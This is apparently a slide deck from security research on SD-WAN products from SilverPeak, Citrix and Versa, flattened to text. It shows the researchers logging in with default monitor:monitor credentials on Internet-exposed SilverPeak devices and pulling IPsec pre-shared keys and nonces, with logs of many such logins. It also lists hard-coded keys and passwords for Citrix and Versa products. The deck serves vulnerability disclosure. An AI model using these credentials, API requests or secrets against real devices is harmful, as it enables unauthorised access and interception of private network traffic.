if mem.status_code != 200:
    print mem.content
    sys.exit(3)
return ''
```


Successful Login

Go Cancel < | > | Target: https:// [edit]

Request

Raw Params Hex

```
GET /rest/json/login?user=monitor&password=monitor HTTP/1.1
```



?user=monitor&password=monitor

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store
Content-Type: text/html; charset=utf-8
Content-Length: 57
ETag: W/"39-pjfc/cdHtq/cLloGVz942l+P8+Y"
Vary: Accept-Encoding
Set-Cookie:
```

Connection: keep-alive

Request performed successfully. Authentication successful

Authentication successful


Why monitor's password was not changed?

- Hard-coded credentials on the server-side
- Users do not know how to change credentials
- Users think that having read-only account with default passwords is safe

Read-only == safe? Nope.

`/rest/json/tunnelsConfigAndState`

tunnelsConfigAndStates API Result



Go **Cancel** **< | ▾** **> | ▾**

Request

Raw Params Headers Hex

```
GET /rest/json/tunnelsConfigAndState HTTP/1.1
Cookie:
xoxaSessionID=s%3ATKPxxdEZ1WHquGboPPHEmKkuz-1bw4Z4.IiON76pf6IztxV7R8swXN0P
3Ympj%2ByN%2FW14Zp0oEimw
```

Target:  

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store
Content-Type: application/json; charset=utf-8
Content-Length: 54402
ETag: "W/d482-CzU1RkDUEtZd9jwi6ilrDjge"
```

Connection: keep-alive

0 matches

Type a search term

0 matches

54,749 bytes | 1,175 millis

PSK

⚠ Ненадежный | jsonviewer.stack.hu

Viewer Text

JSON

- default
- pass-through-unshaped
- pass-through
- tunnel_219
- tunnel_224
- tunnel_225
- tunnel_226
- tunnel_227
- tunnel_228
- tunnel_229
- tunnel_230
- tunnel_231
- tunnel_232
- tunnel_233
- tunnel_220
- tunnel_234
- tunnel_235
- tunnel_236
- tunnel_237
- tunnel_238
- tunnel_239
- tunnel_240
- tunnel_241
- tunnel_242
- tunnel_243
- tunnel_221
- tunnel_244
- tunnel_245
- tunnel_246
- tunnel_247
- tunnel_248
- tunnel_249
- tunnel_222
- tunnel_223

tunnel_219

ctrl_pkt

- source : "10. [REDACTED] 20"
- udp_flows : 256
- gms_marked : true
- max_bw : 4000
- admin : "up"
- min_bw : 32
- alias : " [REDACTED] "
- auto_mtu : true
- ipsec_arc_window : "1024"
- mtu : "1476"
- presharedkey : " [REDACTED] "

ipsec_nonce_in

- gre_proto : 0
- max_bw_unshaped : false

orch_tid

- ipsec_enable : true
- mode : "ipsec_udp"
- id2 : 0
- ipsec_udp_sport : "12000"
- ipsec_udp_dport : "12001"

PoC

- Enumerate SilverPeak devices on the Internet (done)
- Use **admin:admin** and **monitor:monitor** credentials (ethical hacking)
- Get IPsec tunnel configurations and secrets

GOTCHA!



PoC

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
188	https://[REDACTED] 59.147	GET	/rest/json/login?user=monitor&password=monitor	✓		200	446	text		
187	https://[REDACTED] 41.82	GET	/rest/json/login?user=monitor&password=monitor	✓		200	523	text		
185	https://[REDACTED] 194.78	GET	/rest/json/login?user=monitor&password=monitor	✓		200	448	text		
184	https://[REDACTED] 113.219	GET	/rest/json/login?user=monitor&password=monitor	✓		200	451	text		
184	https://[REDACTED] 113.219	GET	/rest/json/login?user=monitor&password=monitor	✓		200	451	text		
180	https://[REDACTED] 9.30	GET	/rest/json/login?user=monitor&password=monitor	✓		200	525	text		
179	https://[REDACTED] 59.4	GET	/rest/json/login?user=monitor&password=monitor	✓		200	448	text		
177	https://[REDACTED] 35.236	GET	/rest/json/login?user=monitor&password=monitor	✓		200	525	text		
176	https://[REDACTED] 64.117	GET	/rest/json/login?user=monitor&password=monitor	✓		200	451	text		
171	https://[REDACTED] 102.214	GET	/rest/json/login?user=monitor&password=monitor	✓		200	527	text		
170	https://[REDACTED] 14.237	GET	/rest/json/login?user=monitor&password=monitor	✓		200	521	text		
163	https://[REDACTED] 142.2	GET	/rest/json/login?user=monitor&password=monitor	✓		200	521	text		
162	https://[REDACTED] 131.66	GET	/rest/json/login?user=monitor&password=monitor	✓		200	446	text		
161	https://[REDACTED] 150.136	GET	/rest/json/login?user=monitor&password=monitor	✓		200	453	text		
160	https://[REDACTED] 9.174	GET	/rest/json/login?user=monitor&password=monitor	✓		200	449	text		
159	https://[REDACTED] 212.112	GET	/rest/json/login?user=monitor&password=monitor	✓		200	523	text		
158	https://[REDACTED] 54.165	GET	/rest/json/login?user=monitor&password=monitor	✓		200	444	text		
157	https://[REDACTED] 4.254	GET	/rest/json/login?user=monitor&password=monitor	✓		200	450	text		
152	https://[REDACTED] 42.136	GET	/rest/json/login?user=monitor&password=monitor	✓		200	523	text		
143	https://[REDACTED] 3.21	GET	/rest/json/login?user=monitor&password=monitor	✓		200	448	text		
142	https://[REDACTED] 165.2	GET	/rest/json/login?user=monitor&password=monitor	✓		200	446	text		
138	https://[REDACTED] 114.35	GET	/rest/json/login?user=monitor&password=monitor	✓		200	453	text		
135	https://[REDACTED] 75.57	GET	/rest/json/login?user=monitor&password=monitor	✓		200	450	text		
132	https://[REDACTED] 221.29	GET	/rest/json/login?user=monitor&password=monitor	✓		200	525	text		
131	https://[REDACTED] 113.236	GET	/rest/json/login?user=monitor&password=monitor	✓		200	453	text		
130	https://[REDACTED] 213.180	GET	/rest/json/login?user=monitor&password=monitor	✓		200	446	text		
124	https://[REDACTED] 27.20	GET	/rest/json/login?user=monitor&password=monitor	✓		200	446	text		
120	https://[REDACTED] 144.150	GET	/rest/json/login?user=monitor&password=monitor	✓		200	444	text		
117	https://[REDACTED] 248.203	GET	/rest/json/login?user=monitor&password=monitor	✓		200	448	text		
116	https://[REDACTED] 41.106	GET	/rest/json/login?user=monitor&password=monitor	✓		200	521	text		

Request
Response

Raw
Headers
Hex
Render


```
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store
Content-Type: text/html; charset=utf-8
ETag: W/"39-pjfcCcdHtg/cLloGvz9421+P8+Y"
Vary: Accept-Encoding
set-cookie: vxoaSessionID=$3ARRd2rFrw79SPoKuUSGhDy ; Path=/; HttpOnly; Secure
Date:
Connection: close
Content-Length: 57

Request performed successfully. Authentication successful
```

PoC Results

- November 2018
 - 571 SilverPeak devices
 - 380 alive
 - 150 devices have monitor:monitor user
 - 3 devices have admin:admin user
- May 2019
 - 601 SilverPeak devices
 - 396 alive
 - 184 devices have monitor:monitor user
 - 3 devices have admin:admin user

SilverPeak's IPsec Key Management White Paper



Ephemeral key material: global, rotates every hour or higher
Distributed over secure TLS

Persistent key material: local, for every unidirectional SA (one way IPsec tunnel)

PFS-like (Perfect Forward Secrecy) security
Protect past sessions against future compromise


DH-like (Diffie Hellman) Key Exchange
Actual keys are never sent on the wire

Unique keys that never repeat per device pair, per direction

Key(A->B) = Key material(E)	+	Key material(P)(A->B)
Key(B->A) = Key material(E)	+	Key material(P)(B->A)
Key(A->C) = Key material(E)	+	Key material(P)(A->C)
Key(C->A) = Key material(E)	+	Key material(P)(C->A)
Key(B->C) = Key material(E)	+	Key material(P)(B->C)
Key(C->B) = Key material(E)	+	Key material(P)(C->B)

Ephemeral key material \rightarrow Key material(E)
Persistent key material \rightarrow Key material(P)

SilverPeak's Old IPsec Key Management



Seed: global, rotates every hour or higher

Nonce: local , for every unidirectional SA
(one way IPsec tunnel)

Ipsec is over UDP: Default source port
assignment: 10002 or 11002

Perfect Forward Secrecy: Protects past
sessions against future compromise

Key(A→B) = seed1	+	nonce(A→B)
Key(B→A) = seed1	+	nonce(A→B)
Key(A→C) = seed1	+	nonce(A→C)
Key(C→A) = seed1	+	nonce(C→A)

Nonce???

ipsec_nonce_out:

0:	185
1:	254
2:	208
3:	161
4:	75
5:	11
6:	98
7:	18
8:	247
9:	231
10:	181
11:	137
12:	240
13:	159
14:	177
15:	112
16:	56
17:	143
18:	31
19:	101
20:	209
21:	178
22:	159
23:	49
24:	208
25:	79
26:	88
27:	138
28:	45
29:	81
30:	199
31:	162

ipsec_nonce_in:

0:	210
1:	151
2:	181
3:	240
4:	176
5:	26
6:	213
7:	170
8:	189
9:	230
10:	165
11:	121
12:	42
13:	189
14:	83
15:	54
16:	213
17:	54
18:	152
19:	175
20:	16
21:	254
22:	51
23:	16
24:	255
25:	23
26:	146
27:	148
28:	197
29:	50
30:	87
31:	87

orch_tid:

0:	208
1:	3
2:	2
3:	52
4:	126
5:	108
6:	27
7:	151
8:	168
9:	45
10:	158
11:	49
12:	225
13:	219
14:	195
15:	170

Investigation


- PFS?
- XOR?
- PSK as a global ephemeral seed?
- Repeated nonces?

▼ tunnel_1:	
► ctrl_pkt:	{...}
source:	"██████████ 137"
udp_flows:	256
gms_marked:	true
max_bw:	2000
admin:	"up"
min_bw:	32
alias:	"██████████ Primary-BB_Primary"
auto_mtu:	true
ipsec_arc_window:	"1024"
mtu:	"1488"
presharedkey:	"██████████ -8411- ████████ efa5c"
ipsec_nonce_in:	
0:	210
1:	151
2:	181
3:	240
4:	176
5:	26
6:	213
7:	170
8:	189
9:	230
10:	165
11:	121
12:	42
13:	189
14:	83
15:	54
16:	213
17:	54
18:	152
19:	175
20:	16
21:	254
22:	51
23:	16

Key Management Black Box Analysis

- Pre-shared keys are generated by the orchestrator
 - It is not possible to view, set or change a PSK using the WebUI
- PSK are the same on all tunnels within a domain
 - A spoke with more than 20 tunnels has the same PSK
 - 5d30a54c-3233-434e-8481-8bf6ac5efa5c
- If A and B are IPsec peers then A's ipsec_nonce_in is equal to B's ipsec_nonce_out
- Nonce repeats
 - A nonce is an arbitrary number that can be used just once
- A simple XOR instead of KDF

SilverPeak's Old IPsec Key Management



$$\text{key}(A \rightarrow B) = f(\text{psk}) \wedge g(\text{ip_nonce_out}[i])$$

f - ?

g - ?

i - ?

Key Management Black Box Analysis

- PSKs are sent over HTTPS tunnel between the router and the orchestrator
- How does the router authenticate to orchestrator?
 - What is the root of trust?
 - The router and orchestrator use self-signed certificates for Web UI and REST API
- Ephemeral key material rotation happens **every 24 hours** (configured)
 - Wireguard rotates a key **every 2 minutes**
 - Ephemeral key material is stored on the orchestrator during the key rotation interval
- We did not see that PSK or nonce are changed
- No perfect secrecy


Citrix Hard-coded Keys

Overview

- **All** Citrix NetScaler SD-WAN appliances use **the same pre-installed RSA** key pair and the corresponding self-signed certificate
- This certificate is used in Controller - Orchestrator communication protocol within Northbound API
- An attacker in MitM position can use the private key to perform eavesdropping and spoofing attacks against all edge routers

- <https://support.citrix.com/article/CTX247735>
- This vulnerability could allow an unauthenticated attacker to perform a man-in-the-middle attack against management traffic. The vulnerability has been assigned the following CVE number.
- CVE-2019-11550 – Information Disclosure in Citrix SD-WAN Appliance 10.2.x before 10.2.2 and NetScaler SD-WAN Appliance 10.0.x before 10.0.7.
- **Affected Versions:**
 - All versions of NetScaler SD-WAN 9.x *
 - All versions of NetScaler SD-WAN 10.0.x earlier than 10.0.7
 - All versions of Citrix SD-WAN 10.1.x *
 - All versions of Citrix SD-WAN 10.2.x earlier than 10.2.2

Controller - Orchestrator Protocol



Design Summary

- The “appliance_keys” certificate
 - Pre-installed on all SD-WAN appliances (controller, orchestrator, network elements, etc.)
 - Used for traffic encryption with `TLS_RSA_WITH_AES_256_CBC_SHA` cipher suite
- The “sdwan_center_cert” certificate
 - Generated on the SD-WAN Center
 - It must be manually installed on all controllers
- TLS
 - `TLS_RSA_WITH_AES_256_CBC_SHA`
 - PFS is not enforced
- A custom protocol is used to communicate between SD-WAN Center and other SD-WAN appliances over TLS
- It is worth noting, that this protocol also has a password-based authentication feature (PSK)

What is protocol used for?

- Download configs from virtual WAN appliances
(get_config_file_chunk FILENAME)
- Download a list of configs (get_available_configs)
- Ping (ping)
- Get info (get_appliance_info)
- Get management IP address (get_network_mgt_ip_address)
- Get SSO token (get_sso_token)
- Upload config (initiate_config_upload FILENAME,
put_config_file_chunk FILENAME, finalize_config_upload
FILENAME)

Authentication Method

- Mutual authentication and PSK-based defense in depth mechanism
- Orchestrator authenticates to Controller using the "orchestrator_cert"
- Controller authenticates to Orchestrator using the "appliance_keys" cert and the white-listing method:
 - A connection to a controller is accepted if the sent appliance_keys certificate is equal to orchestrator appliance_keys certificate
 - Any arbitrary, but equal certificates

Results

1. The attacker **in passive MitM** position **can decrypt** all communications
2. The attacker **in active MitM** position can perform **active eavesdropping**
3. The attacker **in the target network** can spoof an Controller
4. The attacker **that is able to upload** an SD-WAN **certificate** on a Controller node **can get control** over entire SD-WAN network

How did Citrix fix the issue?

- Now an admin generates self-signed certificates on all SD-WAN appliances and upload them on an SD-WAN Center
- TLS uses `TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA`
- Wildcard certificates (`*.*.*.*`) that are not binded to appliances
- If you have N appliances you must install certificates $2*N$ times
- Fingerprint-based white-list

Certificate View

Certificate Summary	
Subject	
Property	Value
Common Name (CN)	*.*.*
Domain Component (DC)	SDWAN
Organization (O)	Citrix Systems\, Inc.
Organizational Unit (OU)	SDWANEngineering
Country (C)	US
State (ST)	California
Locality (L)	Santa Clara
Properties	
Property	Value
Issuer	L = Santa Clara,ST = California,C = US,OU = SDWANEngineering,O = Citrix Systems\, Inc.,DC = SDWAN,CN = *.*.*
Subject	L = Santa Clara,ST = California,C = US,OU = SDWANEngineering,O = Citrix Systems\, Inc.,DC = SDWAN,CN = *.*.*
Valid From	7 May 2019, 5:12 a.m.
Valid To	4 May 2029, 5:12 a.m.
Serial Number	DD:F5:37:8C:21:8C:B5 (1599375093283243093)
CA Cert	Yes
Key Size	2048 bits
Fingerprint (SHA-1)	9A:B7:29:3C:F9:29:9E:71:88:B6:D9:CD:9B:B7:C3:FD:AE:F5:D7:4A
Fingerprint (MD5)	FC:9B:B4:A5:DD:32:EB:50:90:D0:65:C7:51:45:37:4C
SANS	

Versa Hard-coded Passwords

Why Do Versa Devops use versa123?

```
from fabric.api import sudo
from fabric.api import env
from fabric.api import run

env.user = "Administrator"
env.host_string = '10.192.28.176'
env.password = "versa123"

def test():
    sudo('ls -lrt')
    sudo("sudo sed -i '/singh/ s/$/anythin/' /tmp/pompina")

test()
```

Y joshuap-cfy / **frontier-versa-sdwan-poc-0117**
forked from Cloudify-PS/cloudify-versa-plugin

Code Pull requests 0 Projects 0 Wiki Insights

187 lines (175 sloc) 5.64 KB

```
1 #Add and configure network with DHCP,DNS,Firewall to exsistent organization
2 #Organization must have one free interface
3 tosca_definitions_version: cloudify_dsl_1_3
4
5 imports:
6   - imports.yaml
7
8 inputs:
9   versa_url:
10     default: "https://172.19.0.210:9183"
11   client_id:
12     default: "voae_rest"
13   client_secret:
14     default: "asrevnet_123"
15   username:
16     default: "Administrator"
17   password:
18     default: "versa123"
```

Versa Hard-coded Passwords

- Versa Analytics Driver REST API (/opt/versa/bin/versa-analytics-driver) uses the hardcoded credentials located at the /opt/versa/var/van-app/properties/application.properties file
- The credentials are used to perform HTTP Basic Authentication
- The credentials are equal to vanclient:88347b9e8s6\$90d9f31te366&d5be77 and they are the same for all Versa Analytics deployments

Versa Cleartext Communications

Versa Analytics TCP 1234 Service Cleartext Communications

SSH remote capture: sshdump Wireshark - Follow TCP Stream (tcp.stream eq 3) - SSH remote capture: sshdump

```
[1 bytes missing in capture file]..  
..\\v-...-..<... .0..INTERNET..INTERNET...versa-controller.e.cpe01.....  
.]\v-#..-..<... .M..INTERNET..INTERNET...versa-controller.h.hub.....  
.\\v-<...-..<...S...\\v-<.....~.....M.....#versa-controller|INTERNET|1|1|SDWAN.....`.....\\v-  
<.....B`.....0.....@versa-controller|INTERNET|hub|INTERNET|1|104|1|1.....\\v-  
<.....b.....4Analytics|versa-controller|INTERNET|1|1|10.0.192.104*1|5|networking|network-  
management|Business..m...\\v-<.....M.....~.....=Provider-Control-VR|vni-0/0.0|1|versa-controller|  
INTERNET|1|1..b...\\v-<.....:.....2versa-controller|INTERNET|cpe01|INTERNET|1|101|1|  
1.....\\v-<.....0.....7Management|versa-controller|INTERNET|1|1|192.168.100.10*1|5|  
networking|network-management|Business.....\\v-<.....4Analytics|versa-controller|  
INTERNET|1|1|10.0.192.101*1|5|networking|network-management|Business..h...\\v-<.....0.....m.....  
8Provider-Control-VR|vni-0/602.0|0|versa-controller| |1|0....f...\\v-<.....m.....0.....6Provider-  
Control-VR|vni-0/0.0|0|versa-controller| |1|0..'.\\v-<.....%.Hv-<.....@.....versa-  
controller|INTERNET|1|1.D.L\\v-<.....x.....{.....#versa-controller|INTERNET|vni-0/1.0./.&\\v-  
<.....,.....S...\\v-<.....G.....#versa-controller|INTERNET|1|1|SDWAN..  
..\\v-=-..<.....`.....\\v-<.....@P.....R.....@versa-controller|INTERNET|hub|INTERNET|1|104|1|  
